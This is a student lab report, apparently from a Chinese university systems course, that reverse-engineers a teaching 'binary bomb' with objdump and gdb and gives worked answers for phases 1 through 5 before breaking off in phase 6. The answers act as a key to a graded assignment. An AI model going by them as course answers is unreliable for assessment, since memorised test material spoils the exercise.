華中科技大学

课 程 实 验 报 告

课程名称： 计算机系统基础

专业班级： 计科 2107

学　　号： U202115538

姓　　名： 陈侠锟

指导教师： 刘海坤

报告日期： 2023 年 6 月 13 日

计算机科学与技术学院

目录

实验 2：拆弹实验

2.1 实验概述

使用课程所学知识拆除一个“binary bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

2.2 实验内容

一个“binary bombs”（二进制炸弹，下文将简称为炸弹）是一个 Linux 可执行 C 程序，包含了 6 个阶段（phase1~phase6）。炸弹运行的每个阶段要求你输入一个特定的字符串，若你的输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出 "BOOM!!!"字样。实验的目标是拆除尽可能多的炸弹层次。

每个炸弹阶段考察了机器级语言程序的一个不同方面，难度逐级递增：

* 阶段 1：字符串比较
* 阶段 2：循环
* 阶段 3：条件/分支
* 阶段 4：递归调用和栈
* 阶段 5：指针
* 阶段 6：链表/指针/结构

另外还有一个隐藏阶段，但只有当你在第 4 阶段的解之后附加一特定字符串后才会出现。

2.2.1 阶段 1 字符串比较

1.任务描述：

输入一个字符串，要求和事先存储好的字符串完全一致，否则引爆炸弹。

2. 实验设计：

观察反汇编代码，并用 gdb 工具调试查看内存中存放内容。

3.实验过程：

第一步：得到反汇编代码

调用“objdump - d bomb>disassemle.txt”对 bomb 进行反汇编并将汇编源代码输出到“disassemble.txt”文件中。

第二步：观察反汇编代码

查看该汇编源代码文件 disassemble.txt，在 main 函数中找到 phase1 的相关

语句，从而得知 phase1 的处理程序包含在 main()函数所调用的函数 phase_1()中，此函数如图 2-1 所示。

```
08048b33 <phase_1>:
 8048b33:       83 ec 14                sub    $0x14,%esp
 8048b36:       68 8c a0 04 08          push   $0x804a08c
 8048b3b:       ff 74 24 1c             pushl  0x1c(%esp)
 8048b3f:       e8 57 05 00 00          call   804909b <strings_not_equal>
 8048b44:       83 c4 10                add    $0x10,%esp
 8048b47:       85 c0                   test   %eax,%eax
 8048b49:       74 05                   je     8048b50 <phase_1+0x1d>
 8048b4b:       e8 42 06 00 00          call   8049192 <explode_bomb>
 8048b50:       83 c4 0c                add    $0xc,%esp
 8048b53:       c3                      ret
```

图 2-1 phase_1 函数

可以看出<strings_not_equal>所需要的两个变量是存在于%esp 所指向的堆栈存储单元里（strings_not_equal 是程序中已经设计好的一个用于判断两个字符串是否相等的函数）。而从 main 函数中，可以进一步找到如图 2-2 所示的语句。

```
8048a79:       e8 74 07 00 00          call   80491f2 <read_line>
8048a7e:       89 04 24                mov    %eax,(%esp)
```

图 2-2 与 read_line 函数相关的语句

可以看出%eax 里存储的是调用 read_line()函数后返回的结果，也就是用户输入的字符串（首地址），故容易推断出和用户输入字符串相比较的字符串的存储地址为 0x804a08c。

第三步：找出地址中事先存放的字符串

在 bomb 所在文件夹下执行 gdb bomb，开始用 gdb 进行调试，使用 b main 在 main 函数设置断点，使用 r 开始单步调试，使用 x/20x 0x804a08c 打印出从 0x804a08c 开始向后的 20 个内存单元中的内容，如图 2-3 所示。

```
(gdb) x/20x 0x804a08c
0x804a08c:      0x20796857      0x656b616d      0x69727420      0x6f696c6c
0x804a09c:      0x7720736e      0x206e6568      0x63206577      0x646c756f
0x804a0ac:      0x6b616d20      0x2e2e2e65      0x6c696220      0x6e6f696c
0x804a0bc:      0x00003f73      0x21776f57      0x756f5920      0x20657627
0x804a0cc:      0x75666564      0x20646573      0x20656874      0x72636573
```

图 2-3 0x804a08c 向后 20 个内存单元的内容

用相关工具将十六进制 ascll 码翻译成字符（要注意内存中的存储方式是小端存储），如图 2-4 所示。



图 2-4 十六进制 ascll 码翻译为字符

目标字符串为：Why make trillions when we could make... billions?

另外，查看地址内容时，也可直接用 x/s 指令将字符串打印出来，如图 2-5 所示。

```
(gdb) x/s 0x804a08c
0x804a08c:      "Why make trillions when we could make... billions?"
```

图 2-5 使用 x/s 指令打印字符串

4.实验结果：

启动 bomb 程序到第一阶段，输入目标字符串，得到结果如图 2-6 所示。

```
speranza@ubuntu:~/Desktop/lab2$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Why make trillions when we could make... billions?
Phase 1 defused. How about the next one?
```

图 2-6 phase_1 结果

2.2.2 阶段 2 循环

1.任务描述：

输入一串数字，要求这些数字满足循环过程中的某些条件，否则引爆炸弹

2.实验设计：

观察反汇编代码，寻找循环中要求输入数字满足的条件，并用 gdb 工具调试

查看内存中存放内容。

3.实验过程：

第一步：得到反汇编代码

此步骤与一阶段中相同，往后的阶段均不再赘述。

第二步：观察反汇编代码，找到要求输入内容的格式

在 main 函数中找到 phase2 的相关语句，从而得知 phase2 的处理程序包含在 main()函数所调用的函数 phase_2()中，在反汇编代码中找到 phase_2()函数，首先看到语句如图 2-7 所示。

```
8048b54:       56                      push   %esi
8048b55:       53                      push   %ebx
8048b56:       83 ec 2c                sub    $0x2c,%esp
8048b59:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
8048b5f:       89 44 24 24             mov    %eax,0x24(%esp)
8048b63:       31 c0                   xor    %eax,%eax
8048b65:       8d 44 24 0c             lea    0xc(%esp),%eax
8048b69:       50                      push   %eax
8048b6a:       ff 74 24 3c             pushl  0x3c(%esp)
8048b6e:       e8 44 06 00 00          call   80491b7 <read_six_numbers>
```

图 2-7 phase_2 函数语句

read_six_numbers 函数如图 2-8 所示。

```
080491b7 <read_six_numbers>:
 80491b7:       83 ec 0c                sub    $0xc,%esp
 80491ba:       8b 44 24 14             mov    0x14(%esp),%eax
 80491be:       8d 50 14                lea    0x14(%eax),%edx
 80491c1:       52                      push   %edx
 80491c2:       8d 50 10                lea    0x10(%eax),%edx
 80491c5:       52                      push   %edx
 80491c6:       8d 50 0c                lea    0xc(%eax),%edx
 80491c9:       52                      push   %edx
 80491ca:       8d 50 08                lea    0x8(%eax),%edx
 80491cd:       52                      push   %edx
 80491ce:       8d 50 04                lea    0x4(%eax),%edx
 80491d1:       52                      push   %edx
 80491d2:       50                      push   %eax
 80491d3:       68 2b a2 04 08          push   $0x804a22b
 80491d8:       ff 74 24 2c             pushl  0x2c(%esp)
 80491dc:       e8 2f f6 ff ff          call   8048810 <__isoc99_sscanf@plt>
 80491e1:       83 c4 20                add    $0x20,%esp
 80491e4:       83 f8 05                cmp    $0x5,%eax
 80491e7:       7f 05                   jg     80491ee <read_six_numbers+0x37>
 80491e9:       e8 a4 ff ff ff          call   8049192 <explode_bomb>
 80491ee:       83 c4 0c                add    $0xc,%esp
 80491f1:       c3                      ret
```

图 2-8 read_six_numbers 函数

观察地址 0x804a22b 中的内容如图 2-9 所示。

```
(gdb) x/s 0x804a22b
0x804a22b:      "%d %d %d %d %d %d"
```

图 2-9 地址 0x804a22b 中的内容

可知 read_six_numbers 函数的功能是输入 6 个数字。

第三步：找到 6 个数字要满足的条件

通过图 2-10 所示的语句，可知前两个数字分别等于 0 和 1。

```
8048b76:    83 7c 24 04 00          cmpl   $0x0,0x4(%esp)
8048b7b:    75 07                   jne    8048b84 <phase_2+0x30>
8048b7d:    83 7c 24 08 01          cmpl   $0x1,0x8(%esp)
8048b82:    74 05                   je     8048b89 <phase_2+0x35>
8048b84:    e8 09 06 00 00          call   8049192 <explode_bomb>
```

图 2-10 前两个数满足的要求

随后便进入一段循环代码，如图 2-11 所示。

```
8048b89:    8d 5c 24 04             lea    0x4(%esp),%ebx
8048b8d:    8d 74 24 14             lea    0x14(%esp),%esi
8048b91:    8b 43 04                mov    0x4(%ebx),%eax
8048b94:    03 03                   add    (%ebx),%eax
8048b96:    39 43 08                cmp    %eax,0x8(%ebx)
8048b99:    74 05                   je     8048ba0 <phase_2+0x4c>
8048b9b:    e8 f2 05 00 00          call   8049192 <explode_bomb>
8048ba0:    83 c3 04                add    $0x4,%ebx
8048ba3:    39 f3                   cmp    %esi,%ebx
8048ba5:    75 ea                   jne    8048b91 <phase_2+0x3d>
```

图 2-11 phase_2 函数中的循环

esi 保存了输入的最后一个数的位置，用于判断循环是否结束，（第一次循环时）eax 和 ebx 分别保存输入的前两个数字，要求其和与第三个数字相等，随后开始判断下一组数字。故整体要求输入的数字构成一个斐波那契数列，即答案为 0 1 1 2 3 5。

4.实验结果：

启动 bomb 程序到第二阶段，输入目标数字，得到结果如图 2-12 所示。

```
Phase 1 defused. How about the next one?
0 1 1 2 3 5
That's number 2.  Keep going!
```

图 2-12 phase_2 结果

2.2.3 阶段 3 条件/分支

1.任务描述：

输入指定内容，根据输入内容的不同进入不同的 switch 分支，分支决定了剩下输入内容的要求。

2.实验设计：

观察反汇编代码，寻找输入格式及 switch 分支中的输入要求，并用 gdb 工具调试查看内存中存放内容。

3.实验过程：

第一步：观察反汇编代码，找到要求输入内容的格式

在 main 函数中找到 phase3 的相关语句，从而得知 phase3 的处理程序包含在 main()函数所调用的函数 phase_3()中，观察 phase_3 函数，首先看到语句如图 2-13 所示。

```
8048bbf:       83 ec 28                sub    $0x28,%esp
8048bc2:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
8048bc8:       89 44 24 18             mov    %eax,0x18(%esp)
8048bcc:       31 c0                   xor    %eax,%eax
8048bce:       8d 44 24 14             lea    0x14(%esp),%eax
8048bd2:       50                      push   %eax
8048bd3:       8d 44 24 13             lea    0x13(%esp),%eax
8048bd7:       50                      push   %eax
8048bd8:       8d 44 24 18             lea    0x18(%esp),%eax
8048bdc:       50                      push   %eax
8048bdd:       68 e6 a0 04 08          push   $0x804a0e6
8048be2:       ff 74 24 3c             pushl  0x3c(%esp)
8048be6:       e8 25 fc ff ff          call   8048810 <__isoc99_sscanf@plt>
8048beb:       83 c4 20                add    $0x20,%esp
8048bee:       83 f8 02                cmp    $0x2,%eax
```

图 2-13 phase_3 函数语句

查看地址 0x804a0e6 中的内容如图 2-14 所示。

```
(gdb) x/s 0x804a0e6
0x804a0e6:      "%d %c %d"
```

图 2-14 地址 0x804a0e6 中的内容

可知本关要求输入的内容为：数字-字符-数字。

第二步：找到输入内容要满足的条件

接下来看到如图 2-15 所示的语句。

```
8048bf8:       83 7c 24 04 07          cmpl   $0x7,0x4(%esp)
8048bfd:       0f 87 ef 00 00 00       ja     8048cf2 <phase_3+0x133>
8048c03:       8b 44 24 04             mov    0x4(%esp),%eax
8048c07:       ff 24 85 f8 a0 04 08    jmp    *0x804a0f8(,%eax,4)
```

图 2-15 第一个数字要满足的条件

首先可以看出，第一个数字必须小于等于 7，才不会引爆炸弹，然后查看地址 0x804a0f8 中的内容如图 2-16 所示，可以发现这里存放着一个指针数组，数组中存放的是 phase_3 函数接下来一些语句的地址。因此可以得出，本关会根据输

入的第一个数字来跳转到不同的分支（对应 C 函数中的 switch 语句），而输入的字符和第二个数字的要求存在于后续代码中。

```
(gdb) x/32x 0x804a0f8
0x804a0f8:      0x0e    0x8c    0x04    0x08    0x2d    0x8c    0x04    0x08
0x804a100:      0x4f    0x8c    0x04    0x08    0x71    0x8c    0x04    0x08
0x804a108:      0x89    0x8c    0x04    0x08    0xa4    0x8c    0x04    0x08
0x804a110:      0xbc    0x8c    0x04    0x08    0xd7    0x8c    0x04    0x08
```

图 2-16 地址 0x804a0f8 中的内容（一个指针数组）

以第一个数字为 0 为例，对应的分支如图 2-17 所示。

```
8048c0e:        b8 63 00 00 00          mov    $0x63,%eax
8048c13:        83 7c 24 08 47          cmpl   $0x47,0x8(%esp)
8048c18:        0f 84 de 00 00 00       je     8048cfc <phase_3+0x13d>
8048c1e:        e8 6f 05 00 00          call   8049192 <explode_bomb>
8048c23:        b8 63 00 00 00          mov    $0x63,%eax
8048c28:        e9 cf 00 00 00          jmp    8048cfc <phase_3+0x13d>
```

图 2-17 switch 语句第一分支

分支中先给 eax 赋一个值，然后将输入的第二个数字与给定数字进行比较（比如这里就是 0x47，输入的时候还是要转换成十进制输入）。如果相等则结束 switch 语句，不相等直接引爆炸弹。switch 语句结束后，看到语句如图 2-18 所示。即根据刚才分支中给 eax 赋的值来决定字符。

```
8048cfc:        3a 44 24 03             cmp    0x3(%esp),%al
8048d00:        74 05                   je     8048d07 <phase_3+0x148>
8048d02:        e8 8b 04 00 00          call   8049192 <explode_bomb>
```

图 2-18 判断输入的字符

因此，第一个数字、字符、第二个数字应该是一一对应的，观察所有分支，可得到所有解为(0 c 0x47)、(1 n 0x88)、(2 n 0x161)、(3 y 0x3d)、(4 h 0x20b)、(5 a 0x7e)、(6 j 0x3cc)、(7 n 0x123)。

4.实验结果：

启动 bomb 程序到第三阶段，输入目标数据（以第一组解为例），得到结果如图 2-19 所示。

```
That's number 2.  Keep going!
0 c 71
Halfway there!
```

图 2-19 phase_3 结果

2.2.4 阶段 4 递归调用和栈

1.任务描述：

输入指定内容，并调用递归程序，要求递归程序得到的运算结果必须与事先

规定好的结果相同，否则引爆炸弹。

2.实验设计：

观察反汇编代码，寻找输入格式及递归代码，将递归代码重写成 C 语言形式以便计算，并用 gdb 工具调试查看内存中存放内容。

3.实验过程：

第一步：观察反汇编代码，找到要求输入内容的格式

在 main 函数中找到 phase4 的相关语句，从而得知 phase4 的处理程序包含在 main()函数所调用的函数 phase_4()中，观察 phase_4 函数，首先看到语句如图 2-20 所示。

```
8048d7b:       83 ec 1c                sub    $0x1c,%esp
8048d7e:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
8048d84:       89 44 24 0c             mov    %eax,0xc(%esp)
8048d88:       31 c0                   xor    %eax,%eax
8048d8a:       8d 44 24 08             lea    0x8(%esp),%eax
8048d8e:       50                      push   %eax
8048d8f:       8d 44 24 08             lea    0x8(%esp),%eax
8048d93:       50                      push   %eax
8048d94:       68 37 a2 04 08          push   $0x804a237
8048d99:       ff 74 24 2c             pushl  0x2c(%esp)
8048d9d:       e8 6e fa ff ff          call   8048810 <__isoc99_sscanf@plt>
```

图 2-20 phase_4 函数语句

通过 gdb 查看地址 0x804a237 中的内容如图 2-21 所示，可以知道本关要求输入两个数字。

```
(gdb) x/s 0x804a237
0x804a237:      "%d %d"
```

图 2-21 地址 0x804a237 中的内容

第二步：找到输入内容要满足的条件

往后看到对输入的第一个数字的要求如图 2-22 所示，即小于等于 e（十六进制）。

```
8048daa:       83 7c 24 04 0e          cmpl   $0xe,0x4(%esp)
8048daf:       76 05                   jbe    8048db6 <phase_4+0x3b>
8048db1:       e8 dc 03 00 00          call   8049192 <explode_bomb>
```

图 2-22 对输入的第一个数字的要求

接下来调用函数 func4，通过图 2-23 可以看出这个函数有三个参数（分别是 e，0，$esp+10（即本关输入的第一个数字），要求返回值（存放在 eax）中和$esp+8 处的数字等于 7。

```
8048db6:       83 ec 04                sub    $0x4,%esp
8048db9:       6a 0e                   push   $0xe
8048dbb:       6a 00                   push   $0x0
8048dbd:       ff 74 24 10             pushl  0x10(%esp)
8048dc1:       e8 57 ff ff ff          call   8048d1d <func4>
8048dc6:       83 c4 10                add    $0x10,%esp
8048dc9:       83 f8 07                cmp    $0x7,%eax
8048dcc:       75 07                   jne    8048dd5 <phase_4+0x5a>
8048dce:       83 7c 24 08 07          cmpl   $0x7,0x8(%esp)
8048dd3:       74 05                   je     8048dda <phase_4+0x5f>
8048dd5:       e8 b8 03 00 00          call   8049192 <explode_bomb>
```

图 2-23 调用 func4

第三步：查看 func4 代码并用 C 语言重写以解得答案

func4 的代码如图 2-24 所示，可以看出里面进行了递归调用。我采用解题的方法是将反汇编代码改写为 C 语言代码，C 语言代码如图 2-25 所示。

```
08048d1d <func4>:
 8048d1d:       56                      push   %esi
 8048d1e:       53                      push   %ebx
 8048d1f:       83 ec 04                sub    $0x4,%esp
 8048d22:       8b 4c 24 10             mov    0x10(%esp),%ecx
 8048d26:       8b 5c 24 14             mov    0x14(%esp),%ebx
 8048d2a:       8b 74 24 18             mov    0x18(%esp),%esi
 8048d2e:       89 f0                   mov    %esi,%eax
 8048d30:       29 d8                   sub    %ebx,%eax
 8048d32:       89 c2                   mov    %eax,%edx
 8048d34:       c1 ea 1f                shr    $0x1f,%edx
 8048d37:       01 d0                   add    %edx,%eax
 8048d39:       d1 f8                   sar    %eax
 8048d3b:       8d 14 18                lea    (%eax,%ebx,1),%edx
 8048d3e:       39 ca                   cmp    %ecx,%edx
 8048d40:       7e 15                   jle    8048d57 <func4+0x3a>
 8048d42:       83 ec 04                sub    $0x4,%esp
 8048d45:       83 ea 01                sub    $0x1,%edx
 8048d48:       52                      push   %edx
 8048d49:       53                      push   %ebx
 8048d4a:       51                      push   %ecx
 8048d4b:       e8 cd ff ff ff          call   8048d1d <func4>
 8048d50:       83 c4 10                add    $0x10,%esp
 8048d53:       01 c0                   add    %eax,%eax
 8048d55:       eb 1e                   jmp    8048d75 <func4+0x58>
 8048d57:       b8 00 00 00 00          mov    $0x0,%eax
 8048d5c:       39 ca                   cmp    %ecx,%edx
 8048d5e:       7d 15                   jge    8048d75 <func4+0x58>
 8048d60:       83 ec 04                sub    $0x4,%esp
 8048d63:       56                      push   %esi
 8048d64:       83 c2 01                add    $0x1,%edx
 8048d67:       52                      push   %edx
 8048d68:       51                      push   %ecx
 8048d69:       e8 af ff ff ff          call   8048d1d <func4>
 8048d6e:       83 c4 10                add    $0x10,%esp
 8048d71:       8d 44 00 01             lea    0x1(%eax,%eax,1),%eax
 8048d75:       83 c4 04                add    $0x4,%esp
 8048d78:       5b                      pop    %ebx
 8048d79:       5e                      pop    %esi
 8048d7a:       c3                      ret
```

图 2-24 func4 的反汇编代码

```
int fun7(int a, int b, int c){
    t = c - b;
    s = t >> 31;
    t += s;
    t >>= 1;
    s = t + b;
    if(s <= a){
        if(s >= a) return 0;
        else  return 2 * func4(a, s + 1, c) + 1;
    }
    else return 2 * func4(a, b, s - 1);
}
```

图 2-25 func4 的 C 语言代码

func4 的 C 语言函数中，b 等于 0，c 等于 e（十六进制），a 为未知数，该递归函数的递归函数调用顺序为 func4(a,0,14)—func4(a,8,14)—func4(a,12,14)—func4(a,14,14)。因此从后往前函数的返回值应该是 0->1->3->7。进一步推导出最终 a 等于 14，此 a 的值也满足一开始 phase_4 要求的输入的第一个数字小于等于 14 的要求。同时，由于 func4 函数并未改变输入的第二个数字的值，因此输入的第二个数字就是 7，故答案为 14 7。

4.实验结果：

启动 bomb 程序到第四阶段，输入目标数字，得到结果如图 2-26 所示。

```
Halfway there!
14 7
So you got that one.  Try this one.
```

图 2-26 phase_4 结果

2.2.5 阶段 5 指针

1.任务描述：

输入指定内容，结合指针的知识另输入的内容满足某种要求，否则引爆炸弹。

2.实验设计：

观察反汇编代码，寻找输入格式、指针的指向和条件，并用 gdb 工具调试查看内存中存放内容。

3.实验过程：

第一步：观察反汇编代码，找到要求输入内容的格式

在 main 函数中找到 phase5 的相关语句，从而得知 phase5 的处理程序包含在 main()函数所调用的函数 phase_5()中，观察 phase_5 函数，首先看到语句如图 2-27 所示。

```
8048df0:       53                      push   %ebx
8048df1:       83 ec 24                sub    $0x24,%esp
8048df4:       8b 5c 24 2c             mov    0x2c(%esp),%ebx
8048df8:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
8048dfe:       89 44 24 18             mov    %eax,0x18(%esp)
8048e02:       31 c0                   xor    %eax,%eax
8048e04:       53                      push   %ebx
8048e05:       e8 72 02 00 00          call   804907c <string_length>
8048e0a:       83 c4 10                add    $0x10,%esp
8048e0d:       83 f8 06                cmp    $0x6,%eax
8048e10:       74 05                   je     8048e17 <phase_5+0x27>
8048e12:       e8 7b 03 00 00          call   8049192 <explode_bomb>
```

图 2-27 phase_5 函数语句

可以看出本关要求输入一个字符串，且通过 string_length 函数获取字符串长度，长度必须等于 6，否则引爆炸弹（注意输入的字符串的首地址存放在 ebx 中）。

第二步：找到输入内容要满足的条件

往下的代码是一段循环，如图 2-28 所示，将 eax 作为输入的字符串的索引，依次取出输入的六个字符，将字符转换成二进制格式并保留低四位，将这低四位作为一个索引取出地址 0x804a118 存储字符串（如图 2-29 所示，显示的内容中仅 16 个字符有用）中的某个字符，存入$esp+5 开始的堆栈空间中，构成一个新字符串。

```
8048e17:       b8 00 00 00 00          mov    $0x0,%eax
8048e1c:       0f b6 14 03             movzbl (%ebx,%eax,1),%edx
8048e20:       83 e2 0f                and    $0xf,%edx
8048e23:       0f b6 92 18 a1 04 08    movzbl 0x804a118(%edx),%edx
8048e2a:       88 54 04 05             mov    %dl,0x5(%esp,%eax,1)
8048e2e:       83 c0 01                add    $0x1,%eax
8048e31:       83 f8 06                cmp    $0x6,%eax
8048e34:       75 e6                   jne    8048e1c <phase_5+0x2c>
```

图 2-28 phase_5 函数中的循环部分

```
(gdb) x/s 0x804a118
0x804a118 <array.3250>: "maduiersnfotvbylSo you think you can stop the bomb wit
h ctrl-c, do you?"
```

图 2-29 地址 0x804a118 中存储的字符串

接下来的代码如图 2-30 所示。先在新字符串的末尾加一个 0，随后将新字符串与地址 0x804a0ef 中存储的字符串比较，返回值存放在 eax 中，eax 等于 0（即两个字符串相等）则不会引爆炸弹，通过 gdb 查看地址 0x804a0ef 中的字符串如图 2-31 所示。

```
8048e36:       c6 44 24 0b 00          movb   $0x0,0xb(%esp)
8048e3b:       83 ec 08                sub    $0x8,%esp
8048e3e:       68 ef a0 04 08          push   $0x804a0ef
8048e43:       8d 44 24 11             lea    0x11(%esp),%eax
8048e47:       50                      push   %eax
8048e48:       e8 4e 02 00 00          call   804909b <strings_not_equal>
8048e4d:       83 c4 10                add    $0x10,%esp
8048e50:       85 c0                   test   %eax,%eax
8048e52:       74 05                   je     8048e59 <phase_5+0x69>
8048e54:       e8 39 03 00 00          call   8049192 <explode_bomb>
```

图 2-30 将新的字符串与地址 0x804a0ef 中存储的字符串比较

```
(gdb) x/s 0x804a0ef
0x804a0ef:      "devils"
```

图 2-31 地址 0x804a0ef 中存放的内容

第三步：根据上述信息得到要输入的内容

根据地址 0x804a118 中存放的内容，“d”“e”“v”“i”“l”“s”六个字母分别在第 2 个、第 5 个、第 12 个、第 4 个、第 14 个、第 7 个字符的位置，因此本关输入的字符的 ascll 码低 4 位满足 2、5、c、4、e、7 即可，故答案之一为 beldog。

4.实验结果：

启动 bomb 程序到第五阶段，输入目标字符串，得到结果如图 2-32 所示。

```
So you got that one.  Try this one
beldog
Good work!  On to the next...
```

图 2-32 phase_5 结果

2.2.6 阶段 6 链表/指针/结构

1.任务描述：

输入指定内容，结合链表/指针/结构的知识另输入的内容满足某种要求，否则引爆炸弹。

2.实验设计：

观察反汇编代码，寻找输入格式、链表/指针/结构的相关语句，并用 gdb 工具调试查看内存中存放内容。

3.实验过程：

第一步：观察反汇编代码，找到要求输入内容的格式

在 main 函数中找到 phase6 的相关语句，从而得知 phase6 的处理程序包含在

main()函数所调用的函数 phase_6()中，观察 phase_6 函数，首先看到语句如图 2-33 所示。

```
8048e70:       56                      push   %esi
8048e71:       53                      push   %ebx
8048e72:       83 ec 4c                sub    $0x4c,%esp
8048e75:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
8048e7b:       89 44 24 44             mov    %eax,0x44(%esp)
8048e7f:       31 c0                   xor    %eax,%eax
8048e81:       8d 44 24 14             lea    0x14(%esp),%eax
8048e85:       50                      push   %eax
8048e86:       ff 74 24 5c             pushl  0x5c(%esp)
8048e8a:       e8 28 03 00 00          call   80491b7 <read_six_numbers>       //读6个数字
8048e8f:       83 c4 10                add    $0x10,%esp
8048e92:       be 00 00 00 00          mov    $0x0,%esi                        //esi做下标
8048e97:       8b 44 b4 0c             mov    0xc(%esp,%esi,4),%eax            //依次取输入的每个数给eax（外循环从这里开始）
8048e9b:       83 e8 01                sub    $0x1,%eax
8048e9e:       83 f8 05                cmp    $0x5,%eax                        //刚取出的数减1后和5比较
8048ea1:       76 05                   jbe    8048ea8 <phase_6+0x38>           //必须小于等于5才不会引爆炸弹（也即刚取出的数必须小于等于6）
8048ea3:       e8 ea 02 00 00          call   8049192 <explode_bomb>
8048ea8:       83 c6 01                add    $0x1,%esi
8048eab:       83 fe 06                cmp    $0x6,%esi                        //判断外循环是否结束
8048eae:       74 33                   je     8048ee3 <phase_6+0x73>
8048eb0:       89 f3                   mov    %esi,%ebx
8048eb2:       8b 44 9c 0c             mov    0xc(%esp,%ebx,4),%eax                    //取下一个数给eax（内循环从这里开始）
8048eb6:       39 44 b4 08             cmp    %eax,0x8(%esp,%esi,4)                    //判断两个数是否相等
8048eba:       75 05                   jne    8048ec1 <phase_6+0x51>
8048ebc:       e8 d1 02 00 00          call   8049192 <explode_bomb>                   //即：如果输入的数字中有任意两个数字相等，就引爆炸弹
8048ec1:       83 c3 01                add    $0x1,%ebx
8048ec4:       83 fb 05                cmp    $0x5,%ebx
8048ec7:       7e e9                   jle    8048eb2 <phase_6+0x42>                   //ebx小于等于5继续内循环
8048ec9:       eb cc                   jmp    8048e97 <phase_6+0x27>           //继续外循环
```

图 2-33 phase_6 函数中的双重循环

具体注释见上图，这段代码首先调用了 read_six_numbers 函数，即输入 6 个数字，并确保输入的 6 个数必须小于等于 6，且各不相同。

第二步：找到输入内容要满足的条件

接下来的一段代码如图 2-34 所示，具体注释已在途中。该段代码的功能是将一个结构体数组中的各结构体的地址重排（按照输入的数字）存入堆栈。即假如输入的数字是 6 4 3 5 1 2，那么就是 node6 地址先存入堆栈，然后是 node4，然后是 node3，然后是 node5，然后是 node1，然后是 node2。

```
8048ecb:       8b 52 08                mov    0x8(%edx),%edx                   //第二次内循环由此开始，结构体首地址+8作为地址，取这个地址里的内容给edx
                                                                                //（这个地址中的内容是一个指针，指向6个结构体中的一个）
                                                                                //六个结构体初始指向关系为：node1->node2->node3->node4->node5->node6
8048ece:       83 c0 01                add    $0x1,%eax
8048ed1:       39 c8                   cmp    %ecx,%eax
8048ed3:       75 f6                   jne    8048ecb <phase_6+0x5b>
8048ed5:       89 54 b4 24             mov    %edx,0x24(%esp,%esi,4)           //第二次的内循环结束后跳转到这（8048efd的jmp）
                                                                                //$esp + 0x24是堆栈中紧挨在输入的六个数字之后的位置
                                                                                //（从这里开始保存六个结构体的地址值）
8048ed9:       83 c3 01                add    $0x1,%ebx
8048edc:       83 fb 06                cmp    $0x6,%ebx                        //判断第二次外循环是否结束
8048edf:       75 07                   jne    8048ee8 <phase_6+0x78>           //外循环没结束，继续
8048ee1:       eb 1c                   jmp    8048eff <phase_6+0x8f>           //第二次外循环结束
8048ee3:       bb 00 00 00 00          mov    $0x0,%ebx                        //第一次的外循环结束跳到这一句，为第二次循环初始化ebx
8048ee8:       89 de                   mov    %ebx,%esi                        //第二次外循环的起始位置
8048eea:       8b 4c 9c 0c             mov    0xc(%esp,%ebx,4),%ecx            //首先取的是输入的第一个数字
8048eee:       b8 01 00 00 00          mov    $0x1,%eax
8048ef3:       ba 3c c1 04 08          mov    $0x804c13c,%edx                  //从0x804c13c这个地址开始，是一个结构体数组
                                                                                //每一个结构体占了12个字节（两个int+一个指针），共有6个结构体
8048ef8:       83 f9 01                cmp    $0x1,%ecx
8048efb:       7f ce                   jg     8048ecb <phase_6+0x5b>           //ecx中的值大于1则循环
8048efd:       eb d6                   jmp    8048ed5 <phase_6+0x65>           //ecx小于等于1
```

图 2-34 将各结构体的地址重排存入堆栈

上述代码中出现的地址 0x804c13c 中的内容如图 2-35 所示，共 6 个结构体，每个结构体占 12 个字节（2 个 int+1 个指针）。同时可以看出 6 个结构体组成链表的出是顺序为 node1->node2->node3->node4->node5->node6。

```
(gdb) x/72x 0x804c13c
0x804c13c <node1>:      0xd6    0x03    0x00    0x00    0x01    0x00    0x00  0
x00
0x804c144 <node1+8>:    0x48    0xc1    0x04    0x08    0xe0    0x03    0x00  0
x00
0x804c14c <node2+4>:    0x02    0x00    0x00    0x00    0x54    0xc1    0x04  0
x08
